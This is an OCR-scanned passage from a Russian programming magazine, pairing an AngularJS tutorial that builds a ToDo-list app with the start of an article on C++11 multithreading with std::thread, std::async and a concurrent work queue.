Но неужели проблема только в отсутствии профессионалов? Ведь рано или поздно новички должны были превратиться в гуру? Да, должны, но причины лежали и в самом языке и его архитектурных проблемах. Разработку JavaScript можно сравнить с гонками «Формулы-1» — спорткары развивают реактивную скорость, но крайне ненадежны. Времени на создание языка было потрачено непростительно мало. Добавим сюда внезапную смену концепции проекта (изначально JavaScript планировался как функциональный язык) — и в итоге получили то, что получили. Местами запутанный синтаксис, непредсказуемость работы некоторых операторов, бесконечные нюансы со слабой типизацией, проблемы с областью видимости переменных и кучу других дефектов, способных нарушить психику людей, привыкших работать с нормальными языками.

Первым, кто отважился по-настоящему развернуть неповоротливый JavaScript, стал Джон Резиг. Он разглядел в гадком утенке невидимое изящество и решился взяться за одну из самых важных на то время проблем — покончить с беспрестанным переписыванием одного и того же кода. В то время он занимался разработкой сайта компании Brand Logic и нюансы JavaScript прочувствовал на собственной шкуре.

Результатом его рвения стал первый релиз библиотеки jQuery. Она должна была не только решить проблему одноразового кода, но и добиться хоть какой-то кросс-браузерности. Не остался без внимания и синтаксис JavaScript. Библиотека позволила сократить многие монструозные конструкции и стала самым настоящим кусочком «синтаксического сахара». С каждым новым релизом библиотека совершенствовалась и вбирала в себя новые возможности. Сегодня jQuery входит в число обязательных инструментов любого веб-разработчика, и представить современный сайт без ее (или альтернатив) использования уже проблематично.

Ну а дальше началось самое интересное. jQuery показала, что JavaScript способен на многое, и, возможно, именно это послужило своеобразным пинком для многих игроков веба. К языку стали относиться более снисходительно, и его начали всячески развивать. Чего только стоит пример Google, подаривший нам быстрейший JavaScript-движок V8! Благодаря ему появилась возможность создавать тяжелые JS-приложения. Открывшиеся перспективы стали подспорьем для создания принципиально новых технологий на базе JavaScript. Достаточно назвать Node.js, и сразу становится ясно, что сегодня JavaScript — намного больше, чем скриптовый язык. Сегодня он готов взять на себя все этапы создания приложения (клиентскую и серверную часть), не прибегая к вспомогательным инструментам.

Первым, кто отважился по-настоящему развернуть неповоротливый JavaScript, был Джон Резиг. Результатом его рвения стал первый релиз библиотеки jQuery

ОНИ ПРИШЛИ С МИРОМ

На смену библиотекам вроде jQuery в сообщество JavaScript стали приходить фреймворки, реализующие популярный паттерн MVC (MVVM, MVP и так далее). Фреймворки стали приносить новую культуру разработки и альтернативные взгляды на устоявшиеся в умах девелоперов вещи. Все больше стали подниматься вопросы применения паттернов, хорошо зарекомендовавших себя в мире большого программирования, и в умах JS-разработчиков наконец-то стала укладываться аксиома: «Нельзя мешать логику с представлением».

Преимущества фреймворков по сравнению с изобретением собственных «труповозок» видны невооруженным глазом. Одно из самых существенных, на мой взгляд, избавление от рутинного кода, который тянется от проекта к проекту. Фреймворк предоставляет разработчикам каркас будущего приложения и решение задач, встречающихся в большинстве проектов. Например, программисту не нужно думать, как принять данные от клиента и передать их на сервер, — все необходимое реализовано авторами фреймворка. Вместо этого разработчику предлагается сосредоточиться на функционале собственного приложения.

Другим немаловажным плюсом всех фреймворков будет стандартизация кодирования. Если разработчик решается применять готовый каркас в своем проекте, то он должен быть готовым следовать его заповедям. Это значит, что ему нужно не полениться один раз ознакомиться с правилами, и можно быть спокойным: впоследствии код без проблем может дорабатываться другими разработчиками. Новому девелоперу будет проще разобраться в хорошо документированной структуре (особенно если он уже имел опыт работы с этим решением), чем понять чей-то оригинальный велосипед.

Лежащий в основе большинства современных фреймворков паттерн MVC хорошо зарекомендовал себя и теперь стал доступен для JavaScript-мира. Конечно,

ЛИСТИНГ 1. ПРЕДСТАВЛЕНИЕ

```
<html lang="en" ng-app="todomvc">
…
<form id="todo-form" ng-submit="addTodo()">
  <input id="new-todo" placeholder="Что еще нужно сделать?" ↵
  ng-model="newTodo" autofocus>
</form>
</header>

<li ng-repeat="todo in todos | filter:statusFilter" ↵
ng-class="{completed: todo.completed, editing: todo == editedTodo}">

<div class="view">
  <input class="toggle" type="checkbox" ng-model="todo.completed">
  <label ng-dblclick="editTodo(todo)">{{todo.title}}</label>
  <button class="destroy" ng-click="removeTodo(todo)"></button>
</div>
…
```

```
E:\Dropbox\temp\angularjs\js\controllers\todoCtrl.js - Notepad++
Файл Правка Поиск Вид Кодировки Синтаксис Опции Макросы Запуск Плагины Окна ?
yiic.bat | info.txt | style.css | index.html | todoCtrl.js

    var todos = $scope.todos = todoStorage.get();

    $scope.newTodo = '';
    $scope.editedTodo = null;

    $scope.$watch('todos', function () {
        $scope.remainingCount = filterFilter(todos, {completed: false}).length;
        $scope.completedCount = todos.length - $scope.remainingCount;
        $scope.allChecked = !$scope.remainingCount;
        todoStorage.put(todos);
    }, true);

    if ($location.path() === '') {
        $location.path('/');
    }

    $scope.location = $location;

    $scope.$watch('location.path()', function (path) {
        $scope.statusFilter = (path === '/active') ?
            { completed: false } : (path === '/completed') ?
            { completed: true } : null;
    });

    $scope.addTodo = function () {
        if (!$scope.newTodo.length) {
            return;
        }

        todos.push({
            title: $scope.newTodo,
            completed: false
        });

        $scope.newTodo = '';
    };

    $scope.editTodo = function (todo) {
        $scope.editedTodo = todo;
JavaScript file
```

Код контроллера

особой новизны и революции в этом событии нет. Любой продвинутый разработчик может без всяких фреймворков спроектировать приложение, следуя этому паттерну. Однако «может» и «обязывают» — разные вещи. Учитывая, что в JS-сообществе на передовые методики долго все клали железный болт, то требование применять паттерн со стороны фреймворка будет весьма кстати.

ANGULARJS

Проект AngularJS относительно новый. Впервые он был представлен в 2009 году. За это время вышло несколько версий и вокруг продукта сколотилось плотное сообщество. Успех проекта во многом определил его родитель — компания Google. К релизам корпорации добра гики относятся с особым трепетом, особенно если речь идет об инструментарии для разработчиков. В этот раз получилось то же самое. Не буду вдаваться в технические дебри, а лучше сразу расскажу, чем зацепил проект лично меня.

ПРЕДЕЛЬНАЯ ПРОСТОТА

С одной стороны, AngularJS имеет достаточно низкий порог вхождения по сравнению со многими подобными решениями. С другой — документация носит слегка противоречивый характер. Она вроде бы хорошо структурирована, есть примеры кода, но некоторые вещи освещены крайне слабо. С ними придется разбираться самостоятельно, изучая исходники или запрашивая комментарии от коллег по цеху. Например, понять работу scope (областей видимости) помогут комментарии Мишко Хевери (Miško Hevery) на StackOverflow и просмотр видео AngularJS: Best Practices (goo.gl/UYG6Q).

ДЕКЛАРАТИВНЫЙ ПОДХОД

Разработчики Angular отошли от традиционной идеи: «HTML — враг, и нужно с ним бороться». Вместо этого они решили естественным образом расширить язык разметки, введя дополнительные директивы.

ЛИСТИНГ 2. КОНТРОЛЛЕР

```
todomvc.controller('TodoCtrl', function TodoCtrl($scope, ↵
$location, todoStorage) {
  var todos = $scope.todos = todoStorage.get();
  $scope.$watch('todos', function () {
    todoStorage.put(todos);
    }, true);


  $scope.$watch('location.path()', function (path) {
    $scope.statusFilter = (path === '/active') ? {
      completed: false
    } : (path === '/completed') ? {
      completed: true
    } : null;
    });

  $scope.addTodo = function () {
    if (!$scope.newTodo.length) {
    return;
    }

    todos.push({
      title: $scope.newTodo,
      completed: false
    });

    $scope.newTodo = '';
  };

  $scope.editTodo = function (todo) {
    $scope.editedTodo = todo;
  };
...
```

> *Проект AngularJS относительно новый. Впервые он был представлен в 2009 году. Успех проекта во многом определил его родитель — компания Google*

ТЕСТИРОВАНИЕ

Чем больше тесты покрывают код, тем меньше вероятность возникновения нежданчиков. Разработчики Angular всеми фибрами и жабрами с таким подходом согласны, поэтому фреймворк из коробки дружелюбен к написанию тестов.

ВЫРАЖЕНИЯ

Чтобы что-то вывести в содержимое какого-либо объекта, тебе не требуется писать в шаблоне громоздкие конструкции в стиле <script></script> или что-то в этом роде. Достаточно заключить выражение в двойные фигурные скобки, и все, данные будут обработаны. Например, результатом выполнения кода <h1> 2 + 1 = {{2+1}}</h1> будет «2 + 1 = 3».

ДИРЕКТИВЫ

Директивы являются одной из ключевых возможностей Angular. Они позволяют разработчику описать поведение отдельных элементов и расширить синтаксис HTML. В состав Angular входит лишь базовый набор директив. Однако никто не мешает нам его расширить своими собственными наработками. Правильно созданные директивы могут использоваться и в других проектах. Некоторые разработчики даже практикуют выкладывание своих коллекций компонентов в публичный доступ. Ярким примером тому служит команда AngularUI (goo.gl/tauKU), которые выложили и поддерживают в актуальном состоянии около двадцати готовых к использованию компонентов.

Я неспроста сказал, что директивы — одна из ключевых возможностей. Начинающие разработчики частенько пропускают эту мысль мимо ушей и начинают мудрить по-своему — изменяют напрямую DOM. Этого делать ни в коем случае нельзя. Почему? Во-первых, так гласят священные заповеди Angular, а во-вторых, разработчик лишается вкусностей вроде многоразового использования своих наработок, простого сопровождения кода и так далее.


SCOPE, ПРОИЗВОДИТЕЛЬНОСТЬ И МИФЫ

О производительности Angular можно найти много негативных отзывов. По некоторым заявлениям, производительность фреймворка недостаточно хороша и не годится для серьезных приложений. Например, нередко можно встретить примеры, авторы которых демонстрируют непригодность фреймворка для обработки нескольких десятков тысяч объектов. «Тормозит ваш Angular с его продвинутым биндингом!» — кричат ярые противники. При детальном рассмотрении примеров становится очевидно, что проблема надуманна и их авторы не удосужились прочитать до конца документацию и вспомогательные материалы с официального блога.

Чтобы раз и навсегда развеять мифы о производительности, разберемся с таинственной сущностью scope (область видимо-

Что еще нужно сделать?
Тест
Еще тест

ToDo-лист в работе



Рисуем прототип будущего приложения

сти). Scope — это не модель, и не нужно пытаться ее из scope делать. Ничего хорошего из этого не получится. В руководстве по Angular четко сказано, что под моделью подразумевается любой массив данных, а scope может содержать ссылку на модель. Не нужно пихать все данные из модели в scope. Да, в таком контексте ими удобно манипулировать, но никакой выгоды ты не получишь, а только тормоза. Не стоит считать все сказанное банальным обходным маневром и отмазкой со стороны разработчиков Angular. Это архитектура Angular, и с ней нужно считаться. Тем более не стоит забывать о паттерне MVVM. Помимо традиционной сущности «модель», он выделяет «модель-представление», и в данном случае scope — это есть модель-представление, а значит, в ней должны быть данные, которые требуется отображать.


Получается, что наезды на производительность Angular по большей части несправедливы. Во всяком случае, в озвученных выше примерах. Хорошо, один миф разрушен. Но ведь проблемы могут случиться (теоретически) и на более скромных объемах. Некоторые разработчики утверждают, что тормоза могут проявляться, когда в scope напихано ни много ни мало 2000–3000 объектов. Как быть с этим аргументом? Частично ответ я уже дал — не нужно пихать в scope то, что не требуется отображать прямо сейчас. Вот серьезно, я не могу представить ни одной задачи, которая может потребовать вывод такого большого количества объектов на одной странице. Тут либо закралась ошибка в архитектуре приложения, либо разработчик неправильно трактует решаемую задачу.

Почему же несколько тысяч элементов могут вызывать серьезные проблемы с производительностью? Ну ей-богу, в каком веке мы живем? Неужели пара тысяч объектов могут стать серьезной проблемой для современного ПК? На самом деле все несколько сложнее, чем просто большое количество объектов. Причина кроется в работе биндинга. Во время компоновки шаблона директивы создают так называемые наблюдатели ($watch). Наблюдатели уведомляют директивы об изменении свойств, чтобы те, в свою очередь, вовремя обновили значения элементов в DOM. Эта операция производится часто, поэтому при большом количестве объектов в scope тормоза будут неизбежны.

ЗАГРУЗКА ANGULAR-ПРИЛОЖЕНИЯ

Начальная загрузка Angular-приложения выполняется при помощи директивы ngApp. Данный способ подходит в большинстве случаев, но при желании можно все сделать ручками. В нашем примере мы пойдем простым путем, то есть воспользуемся директивой ngApp, указав ее в корневом элементе страницы. После объявления этой директивы произойдет следующее:

- создастся injector (механизм, применяемый для получения экземпляров объектов, предоставляемых поставщиком, загрузки модулей и так далее), который будет использоваться для внедрения зависимостей в пределах приложения;
- injector сформирует глобальный scope в контексте модели нашего приложения;
- Angular начнет обрабатывать дерево DOM с элемента, в котором была объявлена директива ngApp. Во время этого процесса будут созданы все найденные биндинги и выполнены обнаруженные директивы.



По завершении загрузки начинается самая настоящая слежка за всеми биндингами. Если произойдут какие-нибудь события (например, банальный клик мышкой или ввод текста), то Angular немедленно обновит представление и биндинги.

TODO-ЛИСТ. ДЕРЖИМ ЗАДАЧИ ПОД БДИТЕЛЬНЫМ НАДЗОРОМ

Я долго думал, какой лучше подобрать пример для демонстрации Angular. Скажу честно, сначала у меня была грандиозная идея сотворить матерое расширение для браузера Google Chrome, способное взаимодействовать с различными сервисами корпорации добра. Но, к сожалению, до конца отладить весь задуманный функционал у меня не вышло. Что-то постоянно не работало и глючило. В итоге я решил рассмотреть классический пример — создание ToDo-листа, а про разработку расширений для Google Chrome когда-нибудь сделаю, с позволения редактора рубрики, отдельную статью.

Для начала сформулируем задачу. Что собой представляет типичный ToDo-лист? В первую очередь это список задач, которые необходимо выполнить в определенное время. Каждая задача — это отдельный элемент, обладающий минимум двумя свойствами: наименование (описание задачи) и состояние.

ПРЕДСТАВЛЕНИЕ

Часть кода представления я привел в первом листинге, а полную версию ты всегда можешь взять с нашего диска. Любое Angular-приложение начинается с объявления директивы ngApp. Обрати внимание, что в коде название директив пишется через дефис, а в хелпе и в тексте статьи слитно. Для директивы ngApp можно указать дополнительный атрибут — имя модуля, который будет загружен при инициализации приложения. Пока оставим этот вопрос открытым, а в качестве имени модуля укажем todomvc. Далее я привожу описание формы с одним-единственным полем. В него пользователь будет вводить новую задачу, и при нажатии кнопки «Отправить» она будет отправляться в общий список.

Обработать событие отправки данных, введенных в форму, поможет директива ngSubmit. Она позволяет забиндить дей-



КАК ОТЛАДИТЬ ANGULAR-ПРИЛОЖЕНИЕ?

При разработке на Angular тебе однозначно понадобится дополнительный инструмент отладки. К счастью, такой инструмент уже создан и выполнен в виде расширения для Google Chrome. Называется оно AngularJS Batarang (goo.gl/jqEW7), и после установки из Google Play расширение встраивается дополнительной примочкой в Developers Tools. Batarang позволит тебе просматривать иерархию scope, их содержимое и при желании изменять значения прямо из консоли. Более подробную информацию ты сможешь получить из видео, доступного на странице расширения в Google Play.



Логотип AngularJS

Мы можем объявить контроллер как в теле самой страницы (там, где у нас представление), так и в отдельном файле. Второй способ предпочтительней, поскольку позволяет отделить логику от представления

ствие, которое будет выполняться при отправке данных из формы. В нашем случае таким действием будет метод контроллера addTodo(). В теле метода будет описан код, добавляющий новую задачу в модель. Сам текст задачи будет вводиться в поле ввода, для которого я указываю директиву ngModel, тем самым устанавливая двухстороннюю привязку с моделью отображения.

Теперь взглянем на вывод данных из модели. Каждая новая задача обрамляется тегом li, включающим в себя элементы управления: изменение состояния, редактирование или удаление. Функционал этих кнопок реализуется тем же способом, что был применен для добавления новых задач. С одним лишь отличием — вместо директивы ngSubmit используется ngClick (обрабатываем клик по кнопке) или ngDblClick (двойной щелчок).

Поскольку все введенные задачи хранятся в массиве, нам нужно организовать его последовательный обход. Для этой операции не требуется прибегать к услугам циклов, достаточно применить директиву ngRepeat. В качестве атрибутов ей следует указать коллекцию для обхода и переменную, которая будет получать указатель на очередной элемент при каждой итерации.

Для пущей красоты нам необходимо позаботиться об альтернативном оформлении выполненных задач. По задумке, ко всем завершенным таскам должен применяться стиль «зачеркнуто». Эффективно решить эту задачу поможет директива ngClass. Она устанавливает класс оформления для определенного HTML-элемента в зависимости от результата вычисления выражения.

Последнее, что нуждается в пояснении, — конструкция filter:statusFilter. Здесь filter — встроенная функция, позволяющая отфильтровать данные из массива todos, соответствующие значению переменной statusFilter (ее значение будет изменяться в контроллере).

ЛИСТИНГ 3. ТЕСТ ДЛЯ КОНТРОЛЛЕРА

```
// Описываем набор тестов для контроллера
// (они могут быть вложенными)

// Первый параметр — название группы тестов, а второй —
// функция с тестами
describe('Тестирование контроллера', function () {

// Переменные для взаимодействия с контроллером и scope
var ctrl, scope;

// До выполнения теста загружаем модуль todomvc
beforeEach(module('todomvc'));

// Инициализируем контроллер
beforeEach(inject(function ($controller, $rootScope) {
   scope = $rootScope.$new();
   ctrl = $controller('TodoCtrl', {$scope: scope});
}));

// Определяем новый тест посредством функции it.
// Except позволяет определить ожидания, которые будут
// проверяться в тесте
it('значение должно быть null', function () {
  expect(scope.editedTodo).toBeNull();
});

it('модель должна быть пустой', function () {
   expect(scope.todos.length).toBe(0);
});

...
```

КОНТРОЛЛЕР

Во втором листинге я привел описание контроллера — ключевой части нашего примера. Контроллер в Angular оформляется в виде обычной JavaScript-функции. Например: function MyController ().

Мы можем объявить контроллер как в теле самой страницы (там, где у нас представление), так и в отдельном файле. Второй способ предпочтительней, поскольку позволяет отделить логику от представления (вспоминаем теорию паттерна MVC) и упростить поддержку приложения в будущем.

Правда, при вынесении контроллера в отдельный файл мы должны как-то сообщить Angular, что в контексте нашего приложения необходимо использовать именно этот контроллер. Решением этого вопроса занимается директива ngApp. В качестве дополнительного атрибута она принимает имя модуля, который будет загружен при инициализации приложения. Под модулем в Angular подразумевается совокупность служб, директив, фильтров и различной вспомогательной информации, которая может быть использована для конфигурирования injector. Для нашего примера в качестве модуля я указываю todomvc, а его создание описываю в файле app.js:

```
var todomvc = angular.module('todomvc', []);
```

После этого в рамках данного модуля можно описать наш контроллер, что я и делаю конструкцией:

```
todomvc.controller('TodoCtrl', function ↵
TodoCtrl($scope, $location, todoStorage)
```

Давай разберем ее на кусочки:

- todomvc — имя модуля (вспоминаем про директиву ngApp и файл app.js);
- controller — служба, отвечающая за создание экземпляра контроллера. В качестве параметров мы должны передать название функции с контроллером и ссылку на объект, соответствующий контроллеру. Обрати внимание, как я передаю ссылку на объект контроллера. Поскольку отдельной функции контроллера у нас нет, то я ее определяю прямо в параметре;
- function TodoCtrl($scope, $location, todoStorage) — функция, определяющая контроллер. В качестве параметров передаем:
- $scope. Область видимости, созданная при объявлении директивы ngController;
- $location. Служба, предназначенная для работы с URL, введенным в адресной строке браузера;
- todoStorage. Самописная служба, созданная для взаимодействия с локальным хранилищем.

А теперь самое интересное: ни один из этих параметров (для функции контроллера), кроме scope, не является обязательным. Все остальное добро мы передаем на свое усмотрение и сугубо для решения конкретной задачи. Количество параметров и их тип для функций-контроллеров может быть любым.

С объявлением контроллера разобрались. Теперь посмотрим на его внутренности. В самой первой строчке я объявляю модель (todos), которая представляет собой обычный массив. В нем будут храниться все добавленные пользователем задачи. Чтобы получить список задач, который отображен в представлении в настоящее время, достаточно обратиться к свойству todos в scope. Однако нас должны интересовать не только текущие данные, но и ранее сохраненные в локальном хранили-



Официальный сайт проекта Angular

ще, которые мы можем получить через описанную мной службу todoStorage. После этих манипуляций в модели будут абсолютно все данные.

Сформировав модель, я регистрирую функцию обратного вызова, которая будет срабатывать при изменении содержимого нашей модели. В Angular этот механизм выполняется при помощи метода $watch. В качестве параметров ему нужно передать:

- значение, за которым требуется наблюдать;
- функцию, которая вызывается при изменении значения, переданного в качестве первого параметра;
- признак необходимости сравнивать объект.

В теле функции, которая будет вызываться при изменении содержимого модели, я определяю всего лишь один метод — todoStorage.put(todos). Он отвечает за сохранение списка задач в локальное хранилище.

Чуть ниже по тексту второго листинга ты можешь увидеть похожий трюк. Только на этот раз следить нужно за изменением адресной строки. Появление параметра active означает необходимость установки фильтра, отображающего пользователю только невыполненные задачи. Ну а если в URL присутствует параметр completed, то делаем обратную операцию — невыполненные задачи скрываем, а завершенные отображаем.

После всех вспомогательных манипуляций, направленных на сохранение и фильтрацию данных, я описываю функции для взаимодействия с моделью: добавление, редактирование и удаление задач. Этот код вряд ли требует дополнительных пояснений.

ТЕСТИРУЕМ

Написание тестов — неотъемлемая часть разработки приложения с использованием Angular. Для написания и выполнения тестов есть все необходимое из коробки, и сейчас ты в этом убедишься на реальном примере. Я не буду заходить далеко, а просто приведу часть кода, тестирующего контроллер с необходимыми для понимания комментариями, — смотри врезку слева. Все подробности ты узнаешь из документации.

ВМЕСТО ЗАКЛЮЧЕНИЯ

Однозначно, AngularJS получился качественным и интересным решением, которое стоит применять в своих проектах. Компания Google вновь смогла удивить нас релизом хорошо продуманного продукта. Нельзя сказать, что он получился идеальным, но с возложенными на него задачами ему справиться под силу, а это самое главное. На этом спешу откланяться и пожелать тебе взглянуть на мир JS-разработки иначе. ⌶

КАК ИЗУЧАТЬ ANGULARJS

- Официальная документация (goo.gl/uLYlh). Над ее составлением потрудились хорошо, и для первого легкого заплыва ее будет более чем достаточно.
- Бесплатный видеокурс от egghead (www.egghead.io). На момент написания статьи это был, пожалуй, самый большой видеокурс по применению AngularJS. Автор освещает темы биндинга, применения контроллеров/фильтров, тестирования и многое другое. Все насчитывается 42 видеоурока.
- Вводные уроки на Code School (goo.gl/YXBGA). Несмотря на большое количество видеоуроков по различным кодерским дисциплинам, AngularJS затронут слабенько. Всего два видео, но посмотреть их однозначно стоит.
- Wiki на проекте docs.angularjs.ru (goo.gl/20ICB). Проект стартовал в конце апреля этого года и нацелен на коллективный перевод официальной документации. Пока у ребят нет полноценного сайта, поэтому готовые части перевода они выкладывают на wiki популярного хостинга проектов GitHub. На момент написания этих строк процент переведенного материала достиг отметки 22%. Вполне возможно, что к выходу журнала перевод документации будет готов.
- Статья «Практикум AngularJS — разработка административной панели», опубликованная на Хабре (goo.gl/BLSvA, goo.gl/eSpBk).
- Официальный твиттер-аккаунт (goo.gl/TyLM0). Здесь всегда можно узнать последние новости и найти ссылки на свежие мануалы.
- Отличная статья о моделях в AngularJs (goo.gl/V0U2C).


БРАТЬЯ ПО ДУХУ

- **Flight** (goo.gl/kf5dV) — новый проект от команды Twitter. Предыдущий их проект (Twitter Bootstrap) до сих пор почивает на лаврах, и, судя по всему, Flight рано или поздно к нему присоединится. Тем более что полюбить его есть за что: компонентный подход, не требует выбора определенного подхода для отображения данных, в основе лежит событийная модель (для связи между компонентами), поддержка функциональных примесей и другие полезные плюшки.
- **Backbone** (backbonejs.org) — фреймворк заинтересует заядлых любителей jQuery, которые устали разгребать тонны неструктурированного JS-кода. Backbone поможет навести порядок и разгрузить искусственно усложненные решения.
- **CanJS** (canjs.com) — один из самых легковесных и простых JS-фреймворков, призванных упростить разработку веб-приложений. Из коробки CanJS прекрасно уживается с популярными JS-библиотеками jQuery, Zepto, Mootols, Yui, Dojo.
- **Ember** (emberjs.com) — MVC-фреймворк с низким порогом вхождения. Возможности бедней, чем у Backbone, но и разобраться новичкам с ним значительно проще. Из главных преимуществ стоит выделить наличие функционала, упрощающего рутинные операции. Для многих вещей кода писать требуется меньше, чем, скажем, для Backbone.
- **KnockoutJS** (knockoutjs.com) — пропагандирует модель MVVM, хвастается шикарной реализацией биндингов, хорошей производительностью и нетребовательностью к сторонним библиотекам.

ПРАВИЛЬНАЯ МНОГОПОТОЧНОСТЬ

«Да» — плавности, «нет» — блокировкам!

Известно, что приложения бывают однопоточные и многопоточные. Single thread софт кодить легко и приятно: разработчику не надо задумываться о синхронизации доступа, блокировках, взаимодействии между нитями и так далее. В многопоточной среде все эти проблемы часто становятся кошмаром для программиста, особенно если опыта работы с тредами у него еще не было. Чтобы облегчить себе жизнь в будущем и сделать multi thread приложение надежным и производительным, нужно заранее продумать, как будет устроена работа с потоками. Эта статья поможет твоему мозгу увидеть правильное направление!



Deeonis
deeonis@gmail.com

Асинхронное программирование набирает обороты. Пользователи любят, когда софт выполняет все действия практически моментально, а UI работает плавно и без лагов. Как бы ни росла производительность железа, но соответствовать таким высоким требованиям можно только с помощью тредов и асинхронности, а это, в свою очередь, создает множество мелких и не очень проблем, которые придется решать обычным программистам.

Для того чтобы понять, что за подводные камни таит в себе работа в многопоточной среде, нужно взглянуть на следующий код:

Singlethread код

```
int Foo()
{
    int res;
    // Что-то долго делаем и возвращаем результат
    retrun res;
}

// В основном потоке вызываем Foo
auto x = Foo();
// ...
```

У нас есть функция Foo, которая выполняет некоторые действия и возвращает результат. В главном потоке программы мы запускаем ее, получаем результат работы и идем делать дальше свои дела. Все хорошо, за исключением того, что выполнение Foo занимает довольно длительное время и ее вызов в GUI-потоке приведет к замерзанию всего интерфейса.

Это плохо, очень плохо. Современный юзер такого не переживет. Поэтому мы, немного подумав, решаем вынести действия, выполняемые в нашей функции, в отдельный поток. GUI не залипнет, а у Foo появится возможность спокойно отработать в своем треде.

АСИНХРОННЫЙ ВЫЗОВ ФУНКЦИИ

С выходом C++11 жить стало проще. Теперь для создания своего треда не надо использовать сложные API Майкрософт или вызывать устаревшую _beginthread. В новом стандарте появилась нативная поддержка работы с потоками. В частности, сейчас нас интересует класс std::thread, который является не чем иным, как STL представлением потоков. Работать с ним — одно удовольствие, для запуска своего кода достаточно лишь передать его в конструктор std::thread в виде функционального объекта, и можно наслаждаться результатом.

Стоит также отметить, что мы можем дождаться, когда поток закончит свою работу. Для этого нам пригодится метод thread::join, который как раз и служит для этих целей. А можно и вовсе не дожидаться, сделав thread::detach. Наш предыдущий однопоточный пример может быть преобразован в multi thread всего лишь добавлением одной строки кода.

Многопоточность с помощью std::thread

```
// ...
auto thread = std::thread(Foo);
// Foo выполняется в отдельном потоке
// ...
```

Казалось бы, все хорошо. Мы запустили Foo в отдельном потоке, и, пока она отрабатывает, мы спокойно занимаемся своими делами, не заставляя основной поток ждать завершения длительной операции. Но есть одно но. Мы забыли, что Foo возвращает некий результат, который, как ни странно, нам нужен. Самые смелые могут попробовать сохранять результат в какую-нибудь глобальную переменную, но это не наш метод — слишком непрофессионально.

Специально для таких случаев в STL есть замечательные std::async и std::future — шаблонная функция и класс, которые позволяют запустить код асинхронно и получить по запросу результат его работы. Если переписать предыдущий пример с использованием новых примитивов, то мы получим приблизительно следующее:

Пробуем std::async и std::future

```
// ...
```

```
#include <iostream>
#include <thread>
#include <chrono>

void foo()
{
    // simulate expensive operation
    std::this_thread::sleep_for(std::chrono::seconds(1));
}

void bar()
{
    // simulate expensive operation
    std::this_thread::sleep_for(std::chrono::seconds(1));
}

int main()
{
    std::cout << "starting first helper...\n";
    std::thread helper1(foo);

    std::cout << "starting second helper...\n";
    std::thread helper2(bar);

    std::cout << "waiting for helpers to finish...\n";
    helper1.join();
    helper2.join();

    std::cout << "done!\n";
}
```

Пример использования std::thread

```
std::future<int> f = std::async(std::launch::↵
async, Foo);
// Работаем дальше в основном потоке

// Когда нам нужно, получаем результат работы Foo
auto x = f.get();
```

В std::async мы передали флаг std::launch::async, который означает, что код надо запустить в отдельном потоке, а также нашу функцию Foo. В результате мы получаем объект std::future. После чего мы опять продолжаем заниматься своими делами и, когда нам это понадобится, обращаемся за результатом выполнения Foo к переменной f, вызывая метод future::get.

Выглядит все идеально, но опытный программист наверняка задаст вопрос: «А что будет, если на момент вызова future::get функция Foo еще не успеет вернуть результат своих действий?» А будет то, что главный поток остановится на вызове GET до тех пор, пока асинхронный код не завершится.

Таким образом, при использовании std::future главный поток может заблокироваться, а может и нет. В итоге мы получим нерегулярные лаги нашего GUI. Наша цель — полностью избежать таких блокировок и добиться того, чтобы главный тред работал быстро и без фризов.

CONCURRENT QUEUE

В примере с future::get мы фактически использовали мьютекс. Во время попытки получения значения из std::future код шаблонного класса проверял, закончил ли свою работу поток, запущенный с помощью std::async, и если нет, то ожидал его завершения. Для того чтобы один поток никогда не ждал, пока отработает другой, умные программисты придумали потокобезопасную очередь.

Любой кодер знает такие структуры данных, как вектор, массив, стек и так далее. Очередь — это одна из разновидностей контейнеров, работающая по принципу FIFO (First In First Out). Thread-safe очередь отличается от обычной тем, что добавлять и удалять элементы можно из разных потоков и при этом не бояться, что мы одновременно попробуем записать или удалить что-нибудь из очереди, тем самым с большой долей вероятности получив падение программы или, что еще хуже, неопределенное поведение.

Concurrent queue можно использовать для безопасного выполнения кода в отдельном потоке. Выглядит это примерно так: в потокобезопасную очередь мы кладем функциональный объект, а в это время в рабочем потоке крутится бесконечный цикл, который на каждой итерации обращается к очереди, достает

из нее переданный ей код и выполняет его. Чтобы лучше понять, можно взглянуть на код:

Реализация потокобезопасной очереди команд

```
class WorkQueue
{
public:
    typedef std::function<void(void)> CallItem;

    WorkQueue() :
    done(false),
    thread([=]()
        {
            while (!done)
        queue.pop()();
        })
    {
    }

    void PushBack(CallItem workItem)
    {
        queue.push(workItem);
    }

    // ...

private:
    concurrent_queue<CallItem> queue;
    bool done;
    std::thread thread;
};
```

Теперь наш код выполняется в очереди, в другом потоке. Более того, мы можем отправить на выполнение не только Foo, но и другие функции, которые выполняются слишком долго. При этом мы не будем каждый раз создавать отдельный thread для каждой функции.

Но мы опять забыли про возвращаемое значение. Одним из способов решения этой проблемы будет обратный вызов. Мы должны передавать в рабочую очередь не только код, требующий выполнения, но и callback-функцию, которая будет вызвана вычисленным значением в качестве параметра.

Callback для возврата значения

```
class WorkQueue
{
public:
    typedef std::function<int(void)> WorkItem;
    typedef std::function<void(int)> CallbackItem;

    WorkQueue() :
    done(false),
    thread([=]()
        {
            while (!done)
        queue.pop()();
        })
    {
    }

    void PushBack(WorkItem workItem, CallbackItem ↵
    callback)
    {
        queue.push([=]()
        {
            auto res = workItem();
            callback(res);
        });
    }

